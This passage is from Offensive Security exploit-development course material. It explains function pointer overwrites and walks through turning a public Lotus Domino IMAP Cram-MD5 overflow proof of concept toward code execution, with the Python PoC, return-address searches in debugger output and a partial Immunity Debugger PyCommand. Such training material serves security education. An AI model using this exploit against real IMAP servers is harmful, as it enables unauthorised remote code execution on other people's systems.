


Figure 51: Getting our shell

Exercise

- 1) Repeat the required steps in order to discover the bad character in memory
- 2) Obtain a shell by fully exploiting DivX Player

$EAX = 0653EEDD$


Shellcode = $065406FF$

Diff = 6162 Bytes

1254121

© All rights reserved to Offensive Security, 2009

$\rightarrow 24.07 \rightarrow 25$



Module 0x05 Function Pointer Overwrites

Lab Objectives

- Understanding and abusing Function Pointers
- Exploiting Lotus Domino IMAP Server

Overview

In computer programming, pointers are variables used to store the address of simple data types or class objects. They can also be used to point to function addresses and, in this case, they are classified as function pointers⁴⁰. Dereferencing a function pointer has the effect of calling the function residing at the address pointed by it.

Function pointers give both incredible flexibility, allowing the programmer to build useful “application mechanisms” such as callbacks⁴¹ and a further approach to control execution flow by the attacker point of view.

Function Pointer Overwrites

When a function is called, the address of the instruction immediately following the call instruction is pushed onto the stack and then popped in to the EIP register when RETN instruction is performed. In classic stack buffer overflows⁴², the attacker gains code execution by overflowing the stack and overwriting a function return address. Nevertheless, there are other methods the attacker can use to gain code execution. There are cases where a vulnerability allows the attacker to overwrite a function pointer. Later on, when the function is called, control is transferred to the overwritten address which usually contains attacker's shellcode. Figure 52 and Figure 53 show respectively a hypothetical legitimate function pointer call and a hijacked one.

retn → Ret eip

⁴⁰http://en.wikipedia.org/wiki/Function_pointer

⁴¹http://gethelp.devx.com/techtips/cpp_pro/10min/10min0300.asp

⁴²http://en.wikipedia.org/wiki/Buffer_overflow#Stack-based_exploitation




Figure 52: Legitimate function pointer in memory




Figure 53: Abused function pointer in memory



In the article, "Protecting against Pointer Subterfuge (Kinda!)"⁴³, it details the concept behind function pointer abuse and the protections implemented in Windows XP SP2 and Windows Server 2003 SP1 against such attacks. In the code below you can see a small chunk of code taken from [43], presenting a typical function pointer overwrite situation:

```
void foobarFunc() {
    // function code
}


typedef void (*pfv)(void);

int VulnerableFunc(char *szString) {
    char vulnbuf[32];
    strcpy(vulnbuf, szString);
    pfv fp = (pfv)(&foobarFunc); // function pointer to foobarFunc
    // some code
    (*fp)(); // foobarFunc is called
    return 0;
}
```

Function Pointer Overwrite Vulnerable Code

Because there is no check on the length of *szString*, the *vulnbuf* stack variable can be overflowed - possibly leading to the overwrite of the function pointer *fp*. If *fp* can be overwritten by the attacker's evil crafted pointer, once *foobarFunc* is called upon the dereference of "fp" pointer, code execution is gained.

⁴³http://blogs.msdn.com/michael_howard/archive/2006/01/30/520200.aspx



IBM Lotus Domino Case Study: IMAP Cram-MD5 Buffer Overflow POC

In this module we will exploit a vulnerability that affected Lotus Domino IMAP service⁴⁴ in 2007. The vulnerability allows remote attackers to execute arbitrary code on the *imap* server without the need of authentication.

As explained in the advisory⁴⁵, the flaw occurs during the Cram-MD5⁴⁶ authentication process because no checks are performed on the length of the supplied username prior to processing it through a custom copy loop. The vulnerability is triggered when the username supplied by the user is longer than 256 bytes leading to a function pointer overwrite.

Let's examine the first *POC* published on milw0rm by Winny Thomas⁴⁷:

```
#!/usr/bin/python
#
# Remote DOS exploit code for IBM Lotus Domino Server 6.5. Tested on windows
# 2000 server SP4. The code crashes the IMAP server. Since this is a simple DOS
# where 256+ (but no more than 270) bytes for the username crashes the service
# this is likely to work on other windows platform as well. Maybe someone can carry
# this further and come out
# with a code exec exploit.
#
# Author shall bear no responsibility for any screw ups caused by using this code
# Winny Thomas :-)
#

import sys
import md5
import struct
import base64
import socket

def ExploitLotus(target):
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect((target, 143))
    response = sock.recv(1024)
    print response
```

⁴⁴<http://www.securityfocus.com/bid/23172/info>

⁴⁵<http://www.securityfocus.com/archive/1/464057>

⁴⁶<http://en.wikipedia.org/wiki/CRAM-MD5>

⁴⁷<http://www.milw0rm.com/exploits/3602>



```
auth = 'a001 authenticate cram-md5\r\n'
sock.send(auth)
response = sock.recv(1024)
print response

# prepare digest of the response from server
m = md5.new()
m.update(response[2:0])
digest = m.digest()
payload = 'A' * 256
# the following DWORD is stored in ECX
# at the time of overflow the following call is made
# call dword ptr [ecx]. However i couldnt find suitable conditions under
# which a stable pointer to our shellcode
# could be used. Actually i have not searched hard enough :-).

payload += struct.pack('<L', 0x58585858)
# Base64 encode the user info to the server
login = payload + ' ' + digest
login = base64.encodestring(login) + '\r\n'

sock.send(login)
response = sock.recv(1024)
print response

if __name__ == "__main__":
    try:
        target = sys.argv[1]
    except IndexError:
        print 'Usage: %s <imap server>\n' % sys.argv[0]
        sys.exit(-1)
    ExploitLotus(target)

# milw0rm.com [2007-03-29]
```

POC01 Source Code

Running the previous POC and attaching the *nimap.exe* process in Immunity Debugger gives the expected result as shown below. You can see that the *ECX* register is under our control and that the *EAX* register points to the end of our controlled buffer.





Figure 54: EAX pointing to the end of the controlled buffer


The original POC states that the function pointer overwrite is triggered with a buffer size between 256 and 270 bytes, this means that if we can find a way to jump into our buffer by exploiting the EAX register, we will have 14 bytes available to run our preliminary shellcode. This is more than enough to jump back to the beginning of our buffer. Furthermore, because our intent is to get a remote shell, 256 bytes of shellcode are not enough! One possibility to get past this is to find a way to inject our payload in memory and then try to reach it by using an egghunter; we will see how to do this later, we first need to control execution.



Exercise

1) Repeat the require steps in order to crash the IMAP service. Verify your control of the *ECX* and *EAX* registers. What kind of RET is required in order to gain code execution?

BlackHat Vegas 2009




jmp EAX looked @ 6006055D
6016A41E

IBM Lotus Domino Case Study: from POC to exploit

Let's analyze the vulnerability trigger in order to make an attack hypothesis. We know that we have control over *ECX* and *EAX* and that the access violation happens while executing a `CALL PTR DWORD [ECX]` instruction. If our intent is to jump at the end of the buffer using a `JMP EAX` instruction, we will need to find a "pointer" somewhere in memory to its address. This happens as the `CALL` instruction will dereference a pointer at the address contained in the *ECX* register and then execute code at the address resulted by the dereferenced operation. Below you can find the attack schema that we are going to follow.

EAX points to where we want to go
ECX is where we overflow.
so we need a jmp EAX to place in ECX



EAX points here.

Figure 55: Attack Hypothesis

EAX points here

There's another problem we will face while following the above schema: a `JMP EAX` opcode will redirect the execution flow at the same address that contains the `RET` itself, (*EAX* points to the address containing the *ECX* value), which means that our pointer address will be executed as a sequence of opcodes. We will worry about this issue later on.


Let's try to replace the `0x58585858` value in original POC with a `JMP EAX` instruction address to better understand the first problem explained above. The fastest way to search for a valuable `RET`, in this case, is probably the Immunity Debugger PyCommand bar. Typing `!search JMP EAX` you will receive many return addresses quickly.

Log data	
Address	Message
60390D9D	Found JMP EAX at 0x60390D9D (C:\Lotus\Domino\nnotes.dll)
603A17FD	Found JMP EAX at 0x603A17FD (C:\Lotus\Domino\nnotes.dll)
6041CCC8	Found JMP EAX at 0x6041CCC8 (C:\Lotus\Domino\nnotes.dll)
6041D2BB	Found JMP EAX at 0x6041D2BB (C:\Lotus\Domino\nnotes.dll)
6051EF2D	Found JMP EAX at 0x6051EF2D (C:\Lotus\Domino\nnotes.dll)
6055E887	Found JMP EAX at 0x6055E887 (C:\Lotus\Domino\nnotes.dll)
60579E26	Found JMP EAX at 0x60579E26 (C:\Lotus\Domino\nnotes.dll)
60608499	Found JMP EAX at 0x60608499 (C:\Lotus\Domino\nnotes.dll)
60608507	Found JMP EAX at 0x60608507 (C:\Lotus\Domino\nnotes.dll)
6060866F	Found JMP EAX at 0x6060866F (C:\Lotus\Domino\nnotes.dll)
60608737	Found JMP EAX at 0x60608737 (C:\Lotus\Domino\nnotes.dll)
606E683D	Found JMP EAX at 0x606E683D (C:\Lotus\Domino\nnotes.dll)
607920FD	Found JMP EAX at 0x607920FD (C:\Lotus\Domino\nnotes.dll)
60796ABD	Found JMP EAX at 0x60796ABD (C:\Lotus\Domino\nnotes.dll)
607BCBFA	Found JMP EAX at 0x607BCBFA (C:\Lotus\Domino\nnotes.dll)
60985930	Found JMP EAX at 0x60985930 (C:\Lotus\Domino\nnotes.dll)
609AB11C	Found JMP EAX at 0x609AB11C (C:\Lotus\Domino\nnotes.dll)
609AB12A	Found JMP EAX at 0x609AB12A (C:\Lotus\Domino\nnotes.dll)
609AB131	Found JMP EAX at 0x609AB131 (C:\Lotus\Domino\nnotes.dll)
62192F90	Found PUSH EBP at 0x62192F90 (C:\Lotus\Domino\js32.dll)
6224FA6F	Found PUSH EBP at 0x6224FA6F (C:\Lotus\Domino\nxm\par.dll)
62321735	Found PUSH EBP at 0x62321735 (C:\Lotus\Domino\nxm\common.dll)
623E0007	Found PUSH EBP at 0x623E0007 (C:\Lotus\Domino\NLSCCSTR.DLL)
6238E210	Found JMP EAX at 0x6238E210 (C:\Lotus\Domino\NLSCCSTR.DLL)
623E0007	Found PUSH EBP at 0x623E0007 (C:\Lotus\Domino\NSTRINGS.DLL)
6238E210	Found JMP EAX at 0x6238E210 (C:\Lotus\Domino\NSTRINGS.DLL)
625B1000	Found PUSH EBP at 0x625B1000 (C:\Lotus\Domino\namhook.DLL)
625D1000	Found PUSH EBP at 0x625D1000 (C:\Lotus\Domino\nTCP.DLL)
625F1000	Found PUSH EBP at 0x625F1000 (C:\Lotus\Domino\nNETBIOS.DLL)
62611000	Found PUSH EBP at 0x62611000 (C:\Lotus\Domino\nNTCP.DLL)
62951000	Found PUSH EBP at 0x62951000 (C:\Lotus\Domino\ndgts.dll)
70AD41C5	Found MOV EAX,DMWORD PTR SS:[ESP+8] at 0x70AD41C5 (C:\WINDOWS\WinSxS\
70AD9FBF	Found JMP EAX at 0x70AD9FBF (C:\WINDOWS\WinSxS\x86_Microsoft.Windows

!search JMP EAX

Search completed!

Figure 56: Searching for a suitable return address



Once we have a *JMP EAX* address, we replace the *RET* in the original POC, reattach the debugger, set a breakpoint on the *CALL DWORD PTR DS:[ECX]* instruction (we found it during last debugging session, *0x605BD7A8*) and relaunch the attack:

```
[...]  
# payload += struct.pack('<L', 0x58585858)  
payload += struct.pack('<L', 0x603A17FD) # JMP EAX nnotes.dll  
[...]
```

Changing the return address

As expected and shown in Figure 57, the execution flow stops at the breakpoint set, and, in the following *CALL* instruction, the address of our *RET*, *0x603A17FD*, is going to be treated as a pointer. The *CALL* in fact is going to try to execute code at *0x0004E0FF* which is the *DWORD* found at our *RET* address.

Resuming execution, obviously, lead to an “uncontrollable crash”. Now the question is: “which is the fastest way to search for a pointer to a *JMP EAX* instruction?”.

In the next paragraph we will introduce the Immunity Debugger API and we will see how to implement our own PyCommand search tool that will help us in the task of searching valuable return addresses.





Figure 57: Ret address is treated as a pointer



Immunity Debugger's API

Immunity Debugger's API⁴⁸ is written in pure Python and includes many useful utilities and functions. Scripts using the API, can be integrated into the debugger and ran from the GUI interface, the command bar or executed upon certain events when implemented as hooks. This feature, gives the researcher incredible flexibility, having the possibility to extend the debugger's functionalities quickly without having to compile sources, reload debugger's interface, etc.

Immunity Debugger's API is exactly what we need to speed up our pointers search. We've already seen that the *!search* command can find return addresses. We need to improve the *!search* function to help us find our required addresses.

There are three ways to script Immunity Debugger:

1. PyCommands
2. PyHooks
3. PyScripts

In this module we'll examine the first type. PyCommands are temporary scripts, which are accessible via command box or GUI and are pretty easy to implement. Below, you can find a very simple and basic PyCommand that prints a message in the Log window:

```
import immlib
def main(args):
    imm=immlib.Debugger()
    imm.Log("PyCommands are 133t :P")
    return "w00t! "
```

HelloWorld PyCommand

You need to import the *immlib*⁴⁹ library and define a main subroutine, which will accept a list of arguments. You then need to instance a Debugger object, which allows you to access its powerful methods. The *imm.log* method is an easy way to output your results in the ID Log window.

⁴⁸<http://www.immunityinc.com/products-immdbg.shtml>

⁴⁹<http://debugger.immunityinc.com/update/Documentation/ref/>



In the Immunity Debugger Installation directory⁵⁰ you can find a Pycommands subdirectory. Place your own Pycommand there and you will be ready to call it from the ID command box as shown here:




Figure 58: HelloWorld PyCommand

Now that we know how to code a very basic PyCommand, we are ready to examine the API's functions that will be useful for our pointers search task:

- *imm.Search* method, searches for assembled ASM instructions in all modules loaded in memory;
- *imm.searchLong* method, searches for a DWORD in all modules loaded in memory in little endian format;
- *imm.setStatusBar* method, shows messages in ID status bar.

As seen here you can find the *searchptr.py* PyCommand source:

⁵⁰In our case is C:\Program Files\Immunity Inc\Immunity Debugger\



```
"""
Immunity Debugger Pointers to Opcode Search
ryujin@offensive-security.com
U{Offensive-Security <http://www.offensive-security.com>}
searchptr.py:
Simple script that lets you search for a sequence of opcodes in all
loaded modules and then tries to find pointers in memory to the each
ret found.
"""
__VERSION__ = '0.1'

import immlib, immutils, time
# TODO: -m <modname>, to search only in one module

DESC = "Search for given opcode and relative pointers"


def usage(imm):
    """Usage help"""
    imm.Log("!searchptr<OPCODES SEPARATED BY WHITESPACE>", focus=1)
    imm.Log("For example: !searchptr FF E0", focus=1)
    return

def formatOpcodes(opcodes):
    """Format Opcodes for search"""
    opcodes = " ".join(opcodes)
